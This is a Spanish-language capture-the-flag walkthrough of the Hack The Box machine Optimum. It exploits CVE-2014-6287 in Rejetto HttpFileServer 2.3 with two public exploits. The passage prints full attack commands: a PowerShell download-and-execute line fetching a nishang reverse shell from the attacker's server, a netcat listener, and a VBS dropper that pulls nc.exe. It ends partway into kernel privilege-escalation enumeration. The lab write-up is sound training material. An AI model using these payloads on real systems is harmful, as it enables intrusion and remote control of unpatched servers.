

Optimum ordenado

Optimun windows explotación de diversas tecnicas basicas

#####

Habiliades:

Basic exploits windows, kernel exploit, wesng, Windows-Exploit-Suggester, Sherlock.ps, nishang.ps1, nc.exe


Escaneo:

```
~/machineshtb/Optimum
nmap -Pn -sCV 10.10.10.8 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-15 20:54-05
map scan report for 10.10.10.8 (10.10.10.8)
Host is up (0.073s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    HttpFileServer httpd 2.3
_http-tile: HFS /
_http-server-header: HFS 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.48 seconds
```

solo existe el port 80, probe con gobuster pero me tiraba errores seguramente por un waf.

Tenemos un software

**Server information**
HttpFileServer 2.3
Server time: 22/2/2024 12:52:08 μμ
Server uptime: 00:07:26

HttpFileServer 2.3

buscamos si tiene un exploit disponible

~/machineshtb/Optimum
searchsploit HttpFileServer

Server uptime: 00:07:26

20:56:15

Exploit Title	Path
Rejeto HttpFileServer 2.3.x Remote Command Execution (3)ponible	windows/webapps/49125.py

Shellcodes: No Results

existe el 49125, sin embargo tambien buscando en internet existe un exploit anterior (2) que es el 39161

 HttpFileServer 2.3   





[Todo](#) [Videos](#) [Imágenes](#) [Shopping](#) [Noticias](#) [Más ▾](#) [Herramientas](#)

Cerca de 28,800 resultados (0.27 segundos)




Sugerencia: [Limitar esta búsqueda a resultados en idioma español](#) . [Más información](#) para filtrar por idioma

 **Exploit-DB**
<https://www.exploit-db.com> > exp... · [Traducir esta página](#) ⋮

Rejetto HTTP File Server (HFS) 2.3.x - Remote Command ...
4 ene 2016 — Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)

Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)

EDB-ID: 39161	CVE: 2014-6287	Author: AVINASH THAPA	Type: REMOTE	Platform: WINDOWS	Date: 2016-01-04
EDB Verified: ✓		Exploit:  / 		Vulnerable App: 	

Next Exploit

explotamos la vulnerabilidade con la forma 3
searchsploit -m 49125

Shellcodes: NO Results

```
~/machineshtb/Optimum
searchsploit -m 49125
Exploit: Rejetto HttpFileServer 2.3.x - Remote Command Execution (3
URL: https://www.exploit-db.com/exploits/49125
Path: /usr/share/exploitdb/exploits/windows/webapps/49125.py
Codes: CVE-2014-6287
Verified: False
File Type: Python script, Unicode text, UTF-8 text executable
Copied to: /home/kali/machineshtb/Optimum/49125.py
```

```
~/machineshtb/Optimum
```

analizando el exploit [HttpFileServer 2.3.x - Remote Command Execution \(3\)](#)

```
#!/usr/bin/python3

# Usage : python3 Exploit.py <RHOST> <Target RPORT> <Command>
# Example: python3 HttpFileServer_2.3.x_rce.py 10.10.10.8 80 "c:\windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.4/shells/mini-reverse.ps1')"
```

nos dice que ejecuta una powershell y descarga una reverse shell estilo nishang.
ejecutamos el exploit

```
~/machineshtb/Optimum Copied to: /home/kali/machineshtb/Opt
python3 49125.py
Usage: python3 HttpFileServer_2.3.x_rce.py RHOST RPORT command
list index out of range

~/machineshtb/Optimum

~/machineshtb/Optimum analizando el exploit HttpFileServer 2.3
```


utilizamos [nishang](#) git hub y vamos a shell

nishang git hub

Todo Videos Imágenes Shopping Noticias Más ▾ Herr

Cerca de 14,700 resultados (0.27 segundos)

Se muestran resultados de **nishang *github***
 Buscar, en cambio, **nishang git hub**

 GitHub
<https://github.com> > samratashok · Traducir esta página ⋮

Nishang - Offensive PowerShell for red team ... - GitHub

Nishang is a framework and collection of scripts and payloads which enables usage of PowerShell for offensive security, penetration testing and red teaming.

Scan	Update Scan/Invoke-BruteForce.ps1
Shells	Added fully interactive reverse shell ps1

utilizamos Invoke-PowerShellTcp.ps1

Files

master

Go to file

Shells

- Invoke-ConPtyShell.ps1
- Invoke-JSRatRegsvr.ps1
- Invoke-JSRatRundll.ps1
- Invoke-PoshRatHttp.ps1
- Invoke-PoshRatHttps.ps1
- Invoke-PowerShellcmp.ps1
- Invoke-PowerShellTcp.ps1**
- Invoke-PowerShellTcpOneLine.p...
- Invoke-PowerShellTcpOneLineBi...
- Invoke-PowerShellUdp.ps1

nishang / Shells / Invoke-PowerShellTcp.ps1

samratashok Added newline to EOF d745bdb · 7 years ago History

Code Blame 127 lines (102 loc) · 4.24 KB

Raw

```

1 function Invoke-PowerShellTcp
2 {
3     <#
4     .SYNOPSIS
5     Nishang script which can be used for Reverse or Bind interactive PowerShell from a target.
6
7     .DESCRIPTION
8     This script is able to connect to a standard netcat listening on a port when using the -Reverse switch.
9     Also, a standard netcat can connect to this script Bind to a specific port.
10
11     The script is derived from Powerfun written by Ben Turner & Dave Hardy
12
13     .PARAMETER IPAddress
14     The IP address to connect to when using the -Reverse switch.
15
16     .PARAMETER Port
  
```

raw y wget a la url

```
function Invoke-PowerShellTcp
{
<#
.SYNOPSIS
Nishang script which can be used for Reverse or Bind interactive PowerShell from a target.

.DESCRIPTION
This script is able to connect to a standard netcat listening on a port when using the -Reverse switch.
Also, a standard netcat can connect to this script Bind to a specific port.

The script is derived from Powerfun written by Ben Turner & Dave Hardy

.PARAMETER IPAddress
The IP address to connect to when using the -Reverse switch.

.PARAMETER Port
The port to connect to when using the -Reverse switch. When using -Bind it is the port on which this script listens.

.EXAMPLE
```

```
~/machineshtb/Optimum [PS] (fun written by Ben Turner & Dave Hardy)
PS > wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1
--2024-02-15 21:07:34-- https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.110.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4339 (4.2K) [text/plain]
Saving to: 'Invoke-PowerShellTcp.ps1'
Invoke-PowerShellTcp.ps1 100%[=====]
Invoke-PowerShellTcp.ps1 an interactive PowerShell script that can be used to connect to a netcat/powercat listener on the given IP and port.
2024-02-15 21:07:34 (27.3 MB/s) - 'Invoke-PowerShellTcp.ps1' saved [4339/4339]
EXAMPLE
PS > Invoke-PowerShellTcp -Bind -Port 4444

Above shows an example of an interactive PowerShell bind connect shell. Use a netcat/powercat to connect to this port.

~/machineshtb/Optimum [PS]
EXAMPLE
PS > Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444
```

le cambio el nombre

```
~/machineshtb/Optimum [PS]
mv Invoke-PowerShellTcp.ps1 nis.ps1

~/machineshtb/Optimum [PS]
```

ahora edito el nishang agregando al final la funcion tcp y cambiando ip port

```
21 catch
22 {
23     Write-Warning "Something went wrong! Check if the server is reachable"
24     Write-Error $_
25 }
26 }
27 Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.6 -Port 1234
```

ahora escucho por lwrap nc

rlwrap nc -lvp 1234

```
~/machineshtb/Optimum [PS]
rlwrap nc -lvp 1234
listening on [any] 1234 ...

Optimum
```


y ahora ejecuto el exploit como lo dice el ejemplo.

```
python3 HttpFileServer_2.3.x_rce.py 10.10.10.8 80 "c:
```

```
\windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX (New-Object  
Net.WebClient).DownloadString('http://10.10.14.4/shells/mini-reverse.ps1')
```


cambiando por mi reverseshell de nishang y mi ip

obviamente antes levanto python




```
~/machineshtb/Optimum  
python3 -m http.server 2000  
Serving HTTP on 0.0.0.0 port 2000 (http://0.0.0.0:2000/) ...
```

```
python3 49125.py 10.10.10.8 80 "c:\windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX (New-  
Object Net.WebClient).DownloadString('http://10.10.14.6:2000/nis.ps1')"
```



```
~/machineshtb/Optimum  
python3 49125.py 10.10.10.8 80 "c:\windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.6:2000/nis.ps1')"
```

y somos kostas



```
~/machineshtb/Optimum  
rlwrap nc -lvnp 1234  
listening on [any] 1234 ...  
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.8] 49162  
Windows PowerShell running as user kostas on OPTIMUM  
Copyright (C) 2015 Microsoft Corporation. All rights reserved.  
PS C:\Users\kostas\Desktop>whoami  
optimum\kostas  
PS C:\Users\kostas\Desktop>
```

TAMBIEN PODEMOS UTILIZAR EL OTRO EXPLOIT PARA ACCEDER

Rejeto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)

Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)

EDB-ID: 39161	CVE: 2014-6287	Author: AVINASH THAPA	Type: REMOTE	Platform: WINDOWS	Date: 2016-01-04
EDB Verified: ✓		Exploit: ⬇ / {}		Vulnerable App: 📄	



Analizando el exploit identificamos que nos pide levantar un host por el puerto 80 y que este tenga netcat de windows

tambien debemos añadir nuestra ip y puerto de escucha

```
#Usage : python Exploit.py <Target IP address> <Target Port Number>

#EDB Note: You need to be using a web server hosting netcat (http://<attackers_ip>:80/nc.exe).
#          You may need to run it multiple times for success!

import urllib2
import sys

try:
    def script_create():
        urllib2.urlopen("http://" + sys.argv[1] + ":" + sys.argv[2] + "?search=%00{.}+save+.}")

    def execute_script():
        urllib2.urlopen("http://" + sys.argv[1] + ":" + sys.argv[2] + "?search=%00{.}+exe+.}")

    def nc_run():
        urllib2.urlopen("http://" + sys.argv[1] + ":" + sys.argv[2] + "?search=%00{.}+exe1+.}")

    ip_addr = "192.168.44.128" #local IP address
    local_port = "443" # Local Port number
    vbs = "C:\Users\Public\script.vbs|dim%20xHttp%3A%20Set%20xHttp%20%3D%20createobject(%22Microsoft.XMLHTTP%22)%0D%0Adim%20bStrm%3A%20Set%20bStrm%20%3D%20createobject(%22Adodb.Stream%22)%0D%0AxHttp.Open%20%22GET%22%2C%20%22http%3A%2F%2F"+ip_addr+"%2Fnc.exe"
```

primero localizamos nc.exe tambien se puede con find desde el directorio raiz

cd /

find \-name nc.exe* 2>/dev/null


```
~/machineshtb/Optimum
locate nc.exe
/home/kali/machineshtb/Arctic/nc.exe
/home/kali/machineshtb/Bastard/nc.exe
/home/kali/machineshtb/Bounty/nc.exe
/home/kali/machineshtb/Buff/nc.exe
/home/kali/machineshtb/Devel/nc.exe
/home/kali/machineshtb/Granny/nc.exe
/home/kali/machineshtb/Remote/nc.exe
/home/kali/machineshtb/SecNotes/nc.exe
/home/kali/machineshtb/ServMon/nc.exe
/home/kali/machineshtb/Worker/nc.exe
/usr/share/seclists/Web-Shells/FuzzDB/nc.exe
/usr/share/windows-resources/binaries/nc.exe

~/machineshtb/Optimum
```

```
(kali@kali) [/]
$ find \-name nc.exe\* 2>/dev/null
./home/kali/machineshtb/Remote/nc.exe
./home/kali/machineshtb/Optimum/Optimum1/nc.exe
./home/kali/machineshtb/Devel/nc.exe
./home/kali/machineshtb/ServMon/nc.exe
./home/kali/machineshtb/Bounty/nc.exe
./home/kali/machineshtb/Bastard/nc.exe
./home/kali/machineshtb/Worker/nc.exe
./home/kali/machineshtb/Granny/nc.exe
./home/kali/machineshtb/SecNotes/nc.exe
./home/kali/machineshtb/Arctic/nc.exe
./home/kali/machineshtb/Buff/nc.exe
./usr/share/windows-resources/binaries/nc.exe
./usr/share/seclists/Web-Shells/FuzzDB/nc.exe

(kali@kali)-[/]
$
```



```
~/machineshtb/Optimum
cp /usr/share/seclists/Web-Shells/FuzzDB/nc.exe .

~/machineshtb/Optimum
ls
49125.py nc.exe nis.ps1 Optimum1 Optimum.ctb Optimumordenado.ctb
```

ahora levanto python por el puerto 80

```
~/machineshtb/Optimum
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

modifico el exploit

```
~/machineshtb/Optimum
mv /home/kali/Downloads/39161.py .

~/machineshtb/Optimum
ls
39161.py 49125.py nc.exe nis.ps1 Optimum1 Optimum.ctb Optimumordenado.ctb

~/machineshtb/Optimum
```

```
31
32     def nc_run():
33         urllib2.urlopen("http://" + sys.argv[1] + ":" + sys.argv[2] + "/?search=%00{.+}+exe1+.}")
34
35     ip_addr = "10.10.14.6" #local IP address
36     local_port = "1234" # Local Port number
37     vbs = "C:\Users\Public\script.vbs|
38     dim%20xHttp%3A%20Set%20xHttp%20%3D%20createobject(%22Microsoft.XMLHTTP%22)%0D%0Adim%20bStrm%3A%20Set%20
39     save= "save|" + vbs
40     vbs2 = "cscript.exe%20C%3A%5CUsers%5CPublic%5Cscript.vbs"
41     exe= "exec|" + vbs2
```

ejecuto

```
python2 39161.py
[.]Something went wrong..!
Usage is :[.] python exploit.py <Target IP address> <Target Port Number>
Don't forgot to change the Local IP address and Port number on the script

~/machineshtb/Optimum
modifico el exploit
~/machineshtb/Optimum
```

python2 39161.py 10.10.10.8 8

```
~/machineshtb/Optimum
python2 39161.py 10.10.10.8 80
HACKTHEBOX
~/machineshtb/Optimum
```

sin embargo no hace nada por lo cual ejecuto varias veces

```
~/machineshtb/Optimum
python2 39161.py 10.10.10.8 80
~/machineshtb/Optimum
python2 39161.py 10.10.10.8 80
~/machineshtb/Optimum
```

y somos kostas

```
C:\Users\kostas\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is EE82-226D

Directory of C:\Users\kostas\Desktop

22/02/2024  12:45    <DIR>
22/02/2024  12:45    <DIR>
18/03/2017  02:11             760.320 hfs.exe
22/02/2024  12:45             34 user.txt
                2 File(s)          760.354 bytes
                2 Dir(s)      5.621.276.672 bytes free

C:\Users\kostas\Desktop>
```

#####**ESCALADA DE PRIVILEGIOS EXPLOIT DE KERNEL Microsoft Windows Server 2012 R2 Standard 6.3.9600 N/A Build 9600**#####

existen 2 exploits para escalar privilegios uno no los da de manera directa y facil y el otro debemos configurarlo para que ejecute una shell d nishang
para encontra los exploits podemos utilizar varias herramientas aca aprovecharemos para utlizar Windows-Exploit-Suggester y . Tambien
se puede utilizar wesng sin embargo es mas preciso suggester.}


Windows-Exploit-Suggester

hacemos un sisinfo y pasamos todo lo que nos trae a nuestra maquina atacante}

```
C:\Users\kostas\Desktop>systeminfo
systeminfo
Host Name:          OPTIMUM
OS Name:            Microsoft Windows Server 2012 R2 Standard Edition
OS Version:         6.3.9600 N/A Build 9600
OS Manufacturer:   Microsoft Corporation
OS Configuration:  Standalone Server
OS Build Type:       Multiprocessor Free
```

```
cat sisinfo.txt
systeminfo
Host Name: OPTIMUM
OS Name: Microsoft Windows Server 2012 R2 Standard
OS Version: 6.3.9600 N/A Build 9600
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization: #####
Product ID: 00252-70000-00000-AA535
Original Install Date: 18/3/2017, 1:51:36
System Boot Time: 22/2/2024, 12:44:17
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2295 Mhz
BIOS Version: Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
```

buscamos windows exploit suggester git hub



elegimos la opcion 3 debido a que la primera opcion nos da problemas con xlrd

#

windows-exploit-suggester

Here are 2 public repositories matching this topic...

gr33nm0nk2802 / Windows-Exploit-Suggester

<> Code

Issues

Pull requests

This tool compares a targets patch levels against the Microsoft vulnerability database in order to

<https://github.com/gr33nm0nk2802/Windows-Exploit-Suggester>

entro y le doy a code para clonar el repo

 Clone


HTTPS

GitHub CLI

https://github.com/gr33nm0nk2802/Windows-E>



Clone using the web URL.

 Download ZIP

```
~/machineshtb/Optimum
git clone https://github.com/gr33nm0nk2802/Windows-Exploit-Suggester.git
Cloning into 'Windows-Exploit-Suggester'...
remote: Enumerating objects: 165, done.
remote: Counting objects: 100% (83/83), done.
remote: Compressing objects: 100% (23/23), done.
remote: Total 165 (delta 65), reused 60 (delta 60), pack-reused 82
Receiving objects: 100% (165/165), 164.95 KiB | 647.00 KiB/s, done.
Resolving deltas: 100% (98/98), done.
```

ingreso a la carpeta y ejecuta las instrucciones

```
$ chmod +x setup.sh
$ ./setup.sh
```

USAGE


1. Activate the virtualenvironment

```
$ . ./venv/bin/activate
```

2. Update the database

```
$ ./windows-exploit-suggester.py --update
[*] initiating...
[*] successfully requested base url
```

```
chmod +x setup.sh ; ./setup.sh
. ./venv/bin/activate
./windows-exploit-suggester.py --update
```



The screenshot shows a terminal window with a dark background and light-colored text. The window title is `~/machineshtb/Optimum/Windows-Exploit-Suggester` and the user is `master`. The terminal shows the execution of `chmod +x setup.sh` and `./setup.sh`. The output of `./setup.sh` includes the following lines:

```
[sudo] password for kali:
Get:1 https://mirror.cedia.org.ec/kali kali-rolling InRelease [41.5 kB]
Get:2 https://mirror.cedia.org.ec/kali kali-rolling/main amd64 Packages [19.7 MB]
Get:3 https://mirror.cedia.org.ec/kali kali-rolling/main amd64 Contents (deb) [47.0 MB]
Fetched 66.8 MB in 14s (4,778 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
1349 packages can be upgraded. Run 'apt list --upgradable' to see them.
Reading package lists... Done
```



```
~/machineshtb/Optimum/Windows-Exploit-Suggester master
$ ./venv/bin/activate
File Edit Insert Format Tools Tree Search View Bookmarks Help
~/machineshtb/Optimum/Windows-Exploit-Suggester master
$ ./windows-exploit-suggester.py --update
[*] initiating winsploit version 3.3...
[+] writing to file 2024-02-15-mssb.xls
[*] done
~/machineshtb/Optimum/Windows-Exploit-Suggester master ?1
$ ./windows-exploit-suggester
[*] initiating
```

